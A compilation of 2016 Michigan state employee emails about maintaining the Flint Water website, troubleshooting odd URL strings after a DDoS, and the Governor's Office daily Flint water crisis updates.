Thanks Michelle! Rotten IE.

---

**From:** Stiffler, Michelle (DTMB)  
**Sent:** Wednesday, January 27, 2016 2:44 PM  
**To:** Hawks, Trevor (MSP); Estill, John (DTMB)  
**Cc:** Seckelman, Joe (DTMB)  
**Subject:** RE: Toggle full page

Trevor,

I have updated both content items. I changed the width of the images in the title field to a style attribute instead of just 'width="100%"' and it seems to have alleviated the issue for the moment.

This only affected IE, and we will investigate how to avoid this issue in the future. Let me know if you see any issues that this change may have caused as I have not yet looked at mobile device displays.

<http://www.michigan.gov/flintwater/>

Thanks,

Michelle Stiffler  
Michigan.gov Support  
DTMB

---

**From:** Hawks, Trevor (MSP)  
**Sent:** Wednesday, January 27, 2016 2:26 PM  
**To:** Estill, John (DTMB) <[EstillJ@michigan.gov](mailto:EstillJ@michigan.gov)>; Stiffler, Michelle (DTMB) <[StifflerM@michigan.gov](mailto:StifflerM@michigan.gov)>  
**Subject:** RE: Toggle full page

Hi John, The images are exceeding the borders now, can I fix this without resizing the images?

---

**From:** Estill, John (DTMB)  
**Sent:** Wednesday, January 27, 2016 8:59 AM  
**To:** Hawks, Trevor (MSP); Stiffler, Michelle (DTMB)  
**Subject:** RE: Toggle full page

Hey, so my head was not thinking properly last night.

You were using the Toggle Description component which typically is only used in FAQ situations.

We have developed a Toggle Description style that can be applied to a regular SW & DW component. It's been in use on the eMichigan homepage for 3 or 4 months now. !!!

So, I fixed the homepage so it works the way you want it to work.

---

**From:** Hawks, Trevor (MSP)

**Sent:** Tuesday, January 26, 2016 3:05 PM

**To:** Stiffler, Michelle (DTMB) <[StifflerM@michigan.gov](mailto:StifflerM@michigan.gov)>

**Cc:** Estill, John (DTMB) <[EstillJ@michigan.gov](mailto:EstillJ@michigan.gov)>

**Subject:** Toggle full page

Hi Michelle and John, I'm not exactly sure who my contact is on the Flint Water page, so I copied you both. I'm working on moving a couple things around on the Flint Water site again and I inserted a couple of full body toggles near the top. They are showing a "read more" link at the bottom. How do I make that go away?

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Graphic Arts Designer

Michigan State Police

Emergency Management & Homeland Security Division

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Phone: 517-284-3972

Fax: 517-284-3857

Physical Address:

7150 Harris Drive

Dimondale, Michigan 48821

Mailing Address:

PO Box #30634

Lansing, Michigan 48909

**From:** Governor's Office <governorsoffice@govsubscriptions.michigan.gov>  
**Sent:** Friday, January 29, 2016 9:39 AM  
**To:** Stiffler, Michelle (DTMB)  
**Subject:** Thank you for your service



Right-click here to download pictures. To help protect your privacy, Outlook prevented automatic download of this picture from the Internet.

## THANK YOU!

Fellow employees,

Each day, more than 46,000 state of Michigan employees come to work with the confidence and commitment to make Michigan a better place to live, work and play. I appreciate the way you care about the citizens we serve, and how it is reflected in the work that you do.

As you have heard from me and the media, our reputation and trust can be severely impacted when people do not make good decisions, or use good judgment in solving problems. That principle is universal, but never more so than when public health is at stake. What happened in Flint can never be allowed to happen again anywhere in our state.

I know that you want to work in a place where employee input is valued, efforts are recognized, and teams are always striving for continuous improvement. That's why we introduced employee surveys, Bureaucracy Busters and other reinvention initiatives. We want and deserve a culture of innovation, continuous improvement and employee engagement at every level. We can never take for granted how important the people are who depend on us to do our jobs, and I am asking you not to let the situation in Flint negatively impact your motivation to excel every day.

Many of you have taken an interest in helping the citizens of Flint on your own time, and I'd like to take this opportunity to recognize and thank those who have volunteered over the last couple of weekends. You have worked tirelessly to deliver cases of bottled water, water filters, replacement cartridges and water testing kits to the families in need. I appreciate you donating your time to help our fellow Michiganders. To date, more than 37,000 homes have been visited by one of our water resource teams.

For employees who would like to further help the people of Flint, please visit [www.HelpForFlint.com](http://www.HelpForFlint.com) to learn how you can do so. For additional information and to sign up for daily updates, please visit [www.mi.gov/FlintWater](http://www.mi.gov/FlintWater). I am committed to ensuring that all residents have access to safe and clean water.

Again, I'd like to express my gratitude for the work you do every day to continuously improve our state and earn the trust of those you serve. You make a real difference.

Thanks,




Right-click here to download pictures. To help protect your privacy, Outlook prevented automatic download of this picture from the Internet.  
Governor Rick Snyder

Governor Rick Snyder



Right-click here to download pictures. To help protect your privacy, Outlook prevented automatic download of this picture from the Internet.  
Photos of state employees volunteering



#### STAY CONNECTED:



---

This email was sent to [stiffem@michigan.gov](mailto:stiffem@michigan.gov) on behalf of: The Executive Office of the Governor - 111 South Capitol Avenue - Lansing, MI 48906 - 517-335-7858



---

**From:** Estill, John (DTMB)  
**Sent:** Saturday, January 30, 2016 5:05 PM  
**To:** Patke, Sunit (DTMB);Thompson, John (DTMB);Pauley, Suzanne (DTMB)  
**Cc:** Stiffler, Michelle (DTMB);James Foley;Patke, Sharmila (DTMB)  
**Subject:** RE: ADA form

I just got this URL when I refreshed my browser as I was working on the Flint Water website:

<http://www.michigan.gov/oupck/flintwater/>

I am at home on my SOM laptop using VPN with my host file pointing to Akamai Staging.

---

**From:** Patke, Sunit (DTMB)  
**Sent:** Saturday, January 30, 2016 3:25 PM  
**To:** Thompson, John (DTMB) <[jthompson@michigan.gov](mailto:jthompson@michigan.gov)>; Pauley, Suzanne (DTMB) <[PauleyS@michigan.gov](mailto:PauleyS@michigan.gov)>  
**Cc:** Estill, John (DTMB) <[EstillJ@michigan.gov](mailto:EstillJ@michigan.gov)>; Stiffler, Michelle (DTMB) <[StifflerM@michigan.gov](mailto:StifflerM@michigan.gov)>; James Foley <[jfoley@us.ibm.com](mailto:jfoley@us.ibm.com)>; Patke, Sharmila (DTMB) <[PatkeS@michigan.gov](mailto:PatkeS@michigan.gov)>  
**Subject:** RE: ADA form

I have seen this behavior with DNS. There are DNS servers that do this to inject adware or malware. This is/might NOT be a problem with the State DNS. I have seen this where the DNS server your PC OR WiFi POP/cable modem/dsl modem points to being compromised.

I will research this further on Monday. This does not appear to be our infra/application issue.

--Sunit

---

**From:** Thompson, John (DTMB)  
**Sent:** Saturday, January 30, 2016 1:00 PM  
**To:** Patke, Sunit (DTMB); Pauley, Suzanne (DTMB)  
**Cc:** Estill, John (DTMB); Stiffler, Michelle (DTMB); James Foley; Patke, Sharmila (DTMB)  
**Subject:** RE: ADA form

How long do think you have been seeing them? We should be see them in Siteimprove and Digital Analytic because they return 404.

---

**From:** Patke, Sunit (DTMB)  
**Sent:** Saturday, January 30, 2016 12:37 PM  
**To:** Thompson, John (DTMB) <[jthompson@michigan.gov](mailto:jthompson@michigan.gov)>; Pauley, Suzanne (DTMB) <[PauleyS@michigan.gov](mailto:PauleyS@michigan.gov)>  
**Cc:** Estill, John (DTMB) <[EstillJ@michigan.gov](mailto:EstillJ@michigan.gov)>; Stiffler, Michelle (DTMB) <[StifflerM@michigan.gov](mailto:StifflerM@michigan.gov)>; James Foley <[jfoley@us.ibm.com](mailto:jfoley@us.ibm.com)>; Patke, Sharmila (DTMB) <[PatkeS@michigan.gov](mailto:PatkeS@michigan.gov)>  
**Subject:** RE: ADA form

We have been seeing these intermittently as well without Akamai as well.

--Sunit

---

**From:** Thompson, John (DTMB)  
**Sent:** Saturday, January 30, 2016 12:30 PM  
**To:** Pauley, Suzanne (DTMB); Patke, Sunit (DTMB)  
**Cc:** Estill, John (DTMB); Stiffler, Michelle (DTMB); James Foley; Patke, Sharmila (DTMB)  
**Subject:** RE: ADA form

I have been testing as well and when I clicked on the link for this form that was sent in the email I end up with this URL:  
<http://www.michigan.gov/xnbz/disabilityresources/0,4563,7-223-74971-352839---,00.html>

Notice the xnbiz after Michigan.gov...I got this one other time when I tried to open a link on a page using the Open in New Tab option of the browser and this one the link I was sent to <http://www.michigan.gov/mvbjz/emichigan/0,4575,7-112-15476---,00.html>

---

**From:** Pauley, Suzanne (DTMB)  
**Sent:** Saturday, January 30, 2016 11:56 AM  
**To:** Patke, Sunit (DTMB) <[patkes1@michigan.gov](mailto:patkes1@michigan.gov)>  
**Cc:** Thompson, John (DTMB) <[thompsonj@michigan.gov](mailto:thompsonj@michigan.gov)>; Estill, John (DTMB) <[EstillJ@michigan.gov](mailto:EstillJ@michigan.gov)>; Stiffler, Michelle (DTMB) <[StifflerM@michigan.gov](mailto:StifflerM@michigan.gov)>; James Foley <[jfoley@us.ibm.com](mailto:jfoley@us.ibm.com)>; Patke, Sharmila (DTMB) <[PatkeS@michigan.gov](mailto:PatkeS@michigan.gov)>  
**Subject:** Fwd: ADA form

Hi Sunit,

John E. is testing the forms submission going through Akamai. He told me that it works fine over VPN but the form times out when he's not on VPN. Is this expected behavior while we're testing?

The link to the form he was trying to submit is below.

Thanks,  
Suzanne Pauley  
DTMB CSS/eMichigan  
517-242-8745

Sent from my iPhone

Begin forwarded message:

**From:** "Estill, John (DTMB)" <[EstillJ@michigan.gov](mailto:EstillJ@michigan.gov)>  
**Date:** January 30, 2016 at 11:32:04 AM EST  
**To:** "Pauley, Suzanne (DTMB)" <[PauleyS@michigan.gov](mailto:PauleyS@michigan.gov)>  
**Subject:** ADA form

<http://www.michigan.gov/disabilityresources/0,4563,7-223-74971-352839---,00.html>

---

**From:** Estill, John (DTMB)  
**Sent:** Saturday, January 30, 2016 7:23 PM  
**To:** Thompson, John (DTMB); Pauley, Suzanne (DTMB); Stiffler, Michelle (DTMB)  
**Cc:** Patke, Sunit (DTMB); James Foley; Patke, Sharmila (DTMB)  
**Subject:** RE: ADA form  
**Attachments:** IMG\_2652.jpg

This is the timeout message. {attached}

---

**From:** Thompson, John (DTMB)  
**Sent:** Saturday, January 30, 2016 6:09 PM  
**To:** Pauley, Suzanne (DTMB) <PauleyS@michigan.gov>; Stiffler, Michelle (DTMB) <StifflerM@michigan.gov>  
**Cc:** Patke, Sunit (DTMB) <patkes1@michigan.gov>; Estill, John (DTMB) <EstillJ@michigan.gov>; James Foley <jfoley@us.ibm.com>; Patke, Sharmila (DTMB) <PatkeS@michigan.gov>  
**Subject:** Re: ADA form

It's possible that it is related to the mitigation changes but I would have do some more testing. I actually got a time out error message that I don't remember ever seeing before.

----- Original Message -----

From: "Pauley, Suzanne (DTMB)" <PauleyS@michigan.gov>  
Date: Sat, January 30, 2016 6:02 PM -0500  
To: "Stiffler, Michelle (DTMB)" <StifflerM@michigan.gov>  
CC: "Thompson, John (DTMB)" <thompsonj@michigan.gov>, "Patke, Sunit (DTMB)" <patkes1@michigan.gov>, "Estill, John (DTMB)" <EstillJ@michigan.gov>, James Foley <jfoley@us.ibm.com>, "Patke, Sharmila (DTMB)" <PatkeS@michigan.gov>  
Subject: Re: ADA form

I talked to Jim and he said he thinks the weird characters in the URL are a result of the mitigation we currently have in place. If we can find a solution that removes the weird characters that we see occasionally then let's do that. But let's do it without compromising ourselves by removing important mitigation.

John E and John T: do you think the weird characters were the reason the form was timing out when submitted?

Thanks,  
Suzanne Pauley  
DTMB CSS/eMichigan  
517-242-8745

Sent from my iPhone

On Jan 30, 2016, at 5:15 PM, Pauley, Suzanne (DTMB) <PauleyS@michigan.gov> wrote:

The 16th is the first day we were DDoS'd and all the cyber stuff starting happening. Should we have a conversation with MCS about this? I want to error on the side of being overly cautious.

Sunit: do you know what the possible causes are?

Thanks,  
Suzanne Pauley  
DTMB CSS/eMichigan  
517-242-8745

Sent from my iPhone

On Jan 30, 2016, at 5:10 PM, Stiffler, Michelle (DTMB) <[StifflerM@michigan.gov](mailto:StifflerM@michigan.gov)> wrote:

I first noticed the URL issue on Saturday, January 16th while working on the Flint Water site. When I clicked on a link sent from the Gov's office email message (via GovDelivery), the random letters were embedded in the URL. I assumed it was a bad link from GovD at the time.

---

**From:** Thompson, John (DTMB)  
**Sent:** Saturday, January 30, 2016 12:59 PM  
**To:** Patke, Sunit (DTMB); Pauley, Suzanne (DTMB)  
**Cc:** Estill, John (DTMB); Stiffler, Michelle (DTMB); James Foley; Patke, Sharmila (DTMB)  
**Subject:** RE: ADA form

How long do think you have been seeing them? We should be see them in Siteimprove and Digital Analytic because they return 404.

---

**From:** Patke, Sunit (DTMB)  
**Sent:** Saturday, January 30, 2016 12:37 PM  
**To:** Thompson, John (DTMB) <[thompsonj@michigan.gov](mailto:thompsonj@michigan.gov)>; Pauley, Suzanne (DTMB) <[PauleyS@michigan.gov](mailto:PauleyS@michigan.gov)>  
**Cc:** Estill, John (DTMB) <[EstillJ@michigan.gov](mailto:EstillJ@michigan.gov)>; Stiffler, Michelle (DTMB) <[StifflerM@michigan.gov](mailto:StifflerM@michigan.gov)>; James Foley <[jfoley@us.ibm.com](mailto:jfoley@us.ibm.com)>; Patke, Sharmila (DTMB) <[PatkeS@michigan.gov](mailto:PatkeS@michigan.gov)>  
**Subject:** RE: ADA form

We have been seeing these intermittently as well without Akamai as well.

--Sunit

---

**From:** Thompson, John (DTMB)  
**Sent:** Saturday, January 30, 2016 12:30 PM  
**To:** Pauley, Suzanne (DTMB); Patke, Sunit (DTMB)  
**Cc:** Estill, John (DTMB); Stiffler, Michelle (DTMB); James Foley; Patke, Sharmila (DTMB)  
**Subject:** RE: ADA form

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[http://www.michigan.gov/xnxbz/disabilityresources/0,4563,7-223-74971-352839--  
\\_00.html](http://www.michigan.gov/xnxbz/disabilityresources/0,4563,7-223-74971-352839--,00.html)

Notice the xnbiz after [Michigan.gov](http://www.michigan.gov)...I got this one other time when I tried to open a link on a page using the Open in New Tab option of the browser and this one the link I was sent to <http://www.michigan.gov/mvbjz/emichigan/0,4575,7-112-15476---,00.html>

---

**From:** Pauley, Suzanne (DTMB)  
**Sent:** Saturday, January 30, 2016 11:56 AM  
**To:** Patke, Sunit (DTMB) <[patkes1@michigan.gov](mailto:patkes1@michigan.gov)>  
**Cc:** Thompson, John (DTMB) <[thompsonj@michigan.gov](mailto:thompsonj@michigan.gov)>; Estill, John (DTMB) <[EstillJ@michigan.gov](mailto:EstillJ@michigan.gov)>; Stiffler, Michelle (DTMB) <[StifflerM@michigan.gov](mailto:StifflerM@michigan.gov)>; James Foley <[jfoley@us.ibm.com](mailto:jfoley@us.ibm.com)>; Patke, Sharmila (DTMB) <[PatkeS@michigan.gov](mailto:PatkeS@michigan.gov)>  
**Subject:** Fwd: ADA form

Hi Sunit,

John E. is testing the forms submission going through Akamai. He told me that it works fine over VPN but the form times out when he's not on VPN. Is this expected behavior while we're testing?

The link to the form he was trying to submit is below.

Thanks,  
Suzanne Pauley  
DTMB CSS/eMichigan  
517-242-8745

Sent from my iPhone

Begin forwarded message:

**From:** "Estill, John (DTMB)" <[EstillJ@michigan.gov](mailto:EstillJ@michigan.gov)>  
**Date:** January 30, 2016 at 11:32:04 AM EST  
**To:** "Pauley, Suzanne (DTMB)" <[PauleyS@michigan.gov](mailto:PauleyS@michigan.gov)>  
**Subject:** ADA form  
  
<http://www.michigan.gov/disabilityresources/0,4563,7-223-74971-352839---,00.html>

---

**From:** stiffler165 <stiffler165@gmail.com>  
**Sent:** Sunday, January 31, 2016 8:08 PM  
**To:** Stiffler, Michelle (DTMB)  
**Subject:** FW: Saturday, Jan. 30 update from the Flint Water Response Team

---

**From:** Governor's Office  
**Sent:** 1/30/2016 4:41 PM  
**To:** [stiffler165@gmail.com](mailto:stiffler165@gmail.com)  
**Subject:** Saturday, Jan. 30 update from the Flint Water Response Team



This daily update is being issued in order to provide the latest information regarding actions and available resources.

Governor Snyder encourages all Flint residents to get their water tested as soon as possible. If you live in Flint, please make it a priority for your family and encourage your friends and neighbors to obtain testing kits as well. The kits are available free of charge at the water resource sites within [Flint fire stations](#).

Water testing kits are available at city hall and all Flint fire stations. Residents don't need to test their own water - simply fill up the bottle and return it to where it was obtained. Residents with questions can call United Way 2-1-1. [For other questions about water testing, please visit www.mi.gov/FlintWater.](#)

[Water testing results are also posted at www.mi.gov/FlintWater](#)

**[Detroit News: Feds deny Snyder's request to raise Flint WIC eligibility](#)**

The U.S. Department of Agriculture has rejected Michigan's request to increase access for Flint children ages 5 to 10 to the federal nutritional program for low-income women and children.

Governor Snyder strongly urges the federal government to reconsider this request and provide additional support for children ages 5 to 10. He says that we must draw on all resources possible and work cooperatively to meet the needs of the residents of Flint, both immediate and long-term.

[Click here to learn more.](#)

## REMINDERS

- For Flint water assistance: Dial 211 or visit [www.mi.gov/FlintWater](http://www.mi.gov/FlintWater)
- To donate or volunteer: visit [www.HelpForFlint.com](http://www.HelpForFlint.com)
- Residents should install filters to their taps to ensure they have immediate and ongoing

access to safe water. Only run cold water through the water filter and use filtered water for drinking and cooking. Monitor the cartridge on the filter and replace as needed.

#### WATER RESOURCE LOCATIONS

These sites are open seven days a week from 9 a.m. to 9 p.m. with the following resources:

- Bottled water
- Water filters
- Replacement cartridges for water filters
- Water testing kits pick-up
- Drop-off location for water testing kits

Fire Station #1  
310 East 5th St.  
Flint, MI 48502

Fire Station #3  
1525 Martin Luther King Ave.  
Flint, MI 48503

Fire Station #5  
3402 Western Rd.  
Flint, MI 48506


Fire Station #6  
716 West Pierson Rd.  
Flint, MI 48505

Fire Station #8  
202 East Atherton Rd.  
Flint, MI 48507

We will continue to work to improve the water situation in Flint. Community members and local officials are working together to make sure we hear and respond to concerns. Governor Snyder will continue to keep you updated on the latest news and information. **If you don't find the resources you need by dialing 211 please call the Governor's office directly at 517-335-7858.**

---

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**From:** Governor's Office <governorsoffice@govsubscriptions.michigan.gov>  
**Sent:** Monday, February 01, 2016 8:43 PM  
**To:** Stiffler, Michelle (DTMB)  
**Subject:** Subscription Change Confirmation



Right-click here to download pictures. To help protect your privacy, Outlook prevented automatic download of this picture from the Internet.  
Michigan Governor's Office


You have made the following changes to your Michigan Office of the Governor subscriptions:

**You subscribed to topics:**

- FLINT WATER UPDATE LIST

You will receive an email update when new information becomes available.

STAY CONNECTED:



SUBSCRIBER SERVICES


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**From:** Governor's Office <governorsoffice@govsubscriptions.michigan.gov>  
**Sent:** Monday, February 01, 2016 8:56 PM  
**To:** Stiffler, Michelle (DTMB)  
**Subject:** Monday, Feb. 1 update from the Flint Water Response Team



This daily update is being issued in order to provide the latest information regarding actions and available resources.

#### **EPA and DEQ continue interagency cooperation discussions on Flint water**

Michigan DEQ Director Keith Creagh met with the EPA as part of ongoing interagency cooperation to address the Flint water crisis. The EPA and DEQ have met regularly since a state of emergency was declared in Flint in early January.

[Click here to learn more about the interagency cooperation.](#)

Flint families need critical clean water resources. Since January 9, the state has distributed:

- 234,490 cases of bottled water
- 100,593 water filters
- 204,736 replacement cartridges

#### **REMINDERS**

- For Flint water assistance: Dial 211 or visit [www.mi.gov/FlintWater](http://www.mi.gov/FlintWater)
- To donate or volunteer: visit [www.HelpForFlint.com](http://www.HelpForFlint.com)
- Residents should install filters to their taps to ensure they have immediate and ongoing access to safe water. Only run cold water through the water filter and use filtered water for drinking and cooking. Monitor the cartridge on the filter and replace as needed.

#### **WATER RESOURCE LOCATIONS**

These sites are open seven days a week from 9 a.m. to 9 p.m. with the following resources:

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Flint, MI 48503

Fire Station #5  
3402 Western Rd.  
Flint, MI 48506


Fire Station #6  
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Flint, MI 48507

We will continue to work to improve the water situation in Flint. Community members and local officials are working together to make sure we hear and respond to concerns. Governor Snyder will continue to keep you updated on the latest news and information. **If you don't find the resources you need by dialing 211 please call the Governor's office directly at 517-335-7858.**

---

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**From:** Estill, John (DTMB)  
**Sent:** Tuesday, February 02, 2016 1:37 PM  
**To:** Hawks, Trevor (MSP);Stiffler, Michelle (DTMB)  
**Cc:** Cook, Matthew (DHHS);Norton, Susan (DEQ);MSP-EOC-MDEQ  
**Subject:** RE:

If I have done everything correctly, the /flintwater now has a Content Authors group set up to add content to all the major navigation/content categories.

Susan & Matt are members of the Content Authors group.

This should help.

Keep in mind the new cache clearing setup.

---

**From:** Hawks, Trevor (MSP)  
**Sent:** Tuesday, February 02, 2016 1:24 PM  
**To:** Stiffler, Michelle (DTMB) <[StifflerM@michigan.gov](mailto:StifflerM@michigan.gov)>  
**Cc:** Cook, Matthew (DHHS) <[CookM1@michigan.gov](mailto:CookM1@michigan.gov)>; Norton, Susan (DEQ) <[NORTONS1@michigan.gov](mailto:NORTONS1@michigan.gov)>; Estill, John (DTMB) <[EstillJ@michigan.gov](mailto:EstillJ@michigan.gov)>  
**Subject:**

Hi Michelle, Matt Cook and Susan Norton are going to be filling in for me on a regular basis on the Flint Water site [www.Michigan.gov/flintwater](http://www.Michigan.gov/flintwater) can you add them to the administrators list please?

Trevor Hawks  
Graphic Arts Designer  
Michigan State Police  
Emergency Management & Homeland Security Division

**PLEASE NOTE:** Effective February 1, 2016, the Emergency Management & Homeland Security Division is moving. My new contact information will be:

Phone: 517-284-3972  
Fax: 517-284-3857  
Physical Address:  
7150 Harris Drive  
Dimondale, Michigan 48821

Mailing Address:  
PO Box #30634  
Lansing, Michigan 48909

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**From:** Governor's Office <governorsoffice@govsubscriptions.michigan.gov>  
**Sent:** Tuesday, February 02, 2016 5:03 PM  
**To:** Stiffler, Michelle (DTMB)  
**Subject:** Tuesday, Feb. 2 update from the Flint Water Response Team



This daily update is being issued in order to provide the latest information regarding actions and available resources.

VIDEO: "We're here for as long as the people of Flint need us"



We spoke with Staff Sgt. Thomas Vega about the critical resources they're providing to Flint families every day. He also encouraged residents to pick up and return their water testing kits to Flint fire stations. Test results will be posted online at <http://mi.gov/flintwater>.

Flint families need critical clean water resources. Since January 9, the state has distributed:

- 244,933 cases of bottled water
- 101,911 water filters
- 205,820 replacement cartridges
- 33,561 water testing kits

#### REMINDERS

- For Flint water assistance: Dial United Way 211 or visit [www.mi.gov/FlintWater](http://www.mi.gov/FlintWater)
- To donate or volunteer: visit [www.HelpForFlint.com](http://www.HelpForFlint.com)
- Residents should install filters to their taps to ensure they have immediate and ongoing

access to safe water. Only run cold water through the water filter and use filtered water for drinking and cooking. Monitor the cartridge on the filter and replace as needed.

#### WATER RESOURCE LOCATIONS

These sites are open seven days a week from 9 a.m. to 9 p.m. with the following resources:

- Bottled water
- Water filters
- Replacement cartridges for water filters
- Water testing kits pick-up
- Drop-off location for water testing kits

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Flint, MI 48502

Fire Station #3  
1525 Martin Luther King Ave.  
Flint, MI 48503

Fire Station #5  
3402 Western Rd.  
Flint, MI 48506


Fire Station #6  
716 West Pierson Rd.  
Flint, MI 48505

Fire Station #8  
202 East Atherton Rd.  
Flint, MI 48507

We will continue to work to improve the water situation in Flint. Community members and local officials are working together to make sure we hear and respond to concerns. Governor Snyder will continue to keep you updated on the latest news and information. **If you don't find the resources you need by dialing United Way 211 please call the Governor's office directly at 517-335-7858.**

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
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**From:** Governor's Office <governorsoffice@govsubscriptions.michigan.gov>  
**Sent:** Wednesday, February 03, 2016 4:54 PM  
**To:** Stiffler, Michelle (DTMB)  
**Subject:** Wednesday, Feb. 3 update from the Flint Water Response Team



This daily update is being issued in order to provide the latest information regarding actions and available resources.

Governor Snyder proposes \$30 million for Flint water bill repayments



When Governor Rick Snyder presents his budget recommendation next Wednesday, Feb. 10, he will include a \$30 million request for the residents of Flint to keep their water service on and eliminate the need to pay for water they cannot completely trust to drink.

The credit would be applied to consumption usage (roughly 65 percent) of a resident's water portion of the bill.

Professor Marc Edwards of Virginia Tech said, "This essentially refunds all the money associated with consumption or consumer use. I think it's an amazing gesture of common sense and good will and it corrects an injustice. I don't think there's a precedent for this. I feel so encouraged by the direction this is going."

[Click here to learn more about the \\$30 million budget recommendation.](#)

Flint families need critical clean water resources. Since January 9, the state has distributed:

- 244,933 cases of bottled water
- 101,911 water filters
- 205,820 replacement cartridges
- 33,561 water testing kits

## REMINDERS

- For Flint water assistance: Dial United Way 211 or visit [www.mi.gov/FlintWater](http://www.mi.gov/FlintWater)
- To donate or volunteer: visit [www.HelpForFlint.com](http://www.HelpForFlint.com)
- Residents should install filters to their taps to ensure they have immediate and ongoing access to safe water. Only run cold water through the water filter and use filtered water for drinking and cooking. Monitor the cartridge on the filter and replace as needed.

## WATER RESOURCE LOCATIONS

These sites are open seven days a week from 9 a.m. to 9 p.m. with the following resources:

- Bottled water
- Water filters
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- Water testing kits pick-up
- Drop-off location for water testing kits

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Flint, MI 48502

Fire Station #3  
1525 Martin Luther King Ave.  
Flint, MI 48503


Fire Station #5  
3402 Western Rd.  
Flint, MI 48506

Fire Station #6  
716 West Pierson Rd.  
Flint, MI 48505

Fire Station #8  
202 East Atherton Rd.  
Flint, MI 48507

We will continue to work to improve the water situation in Flint. Community members and local officials are working together to make sure we hear and respond to concerns. Governor Snyder will continue to keep you updated on the latest news and information. **If you don't find the resources you need by dialing United Way 211 please call the Governor's office directly at [517-335-7658](tel:517-335-7658).**

## STAY CONNECTED:




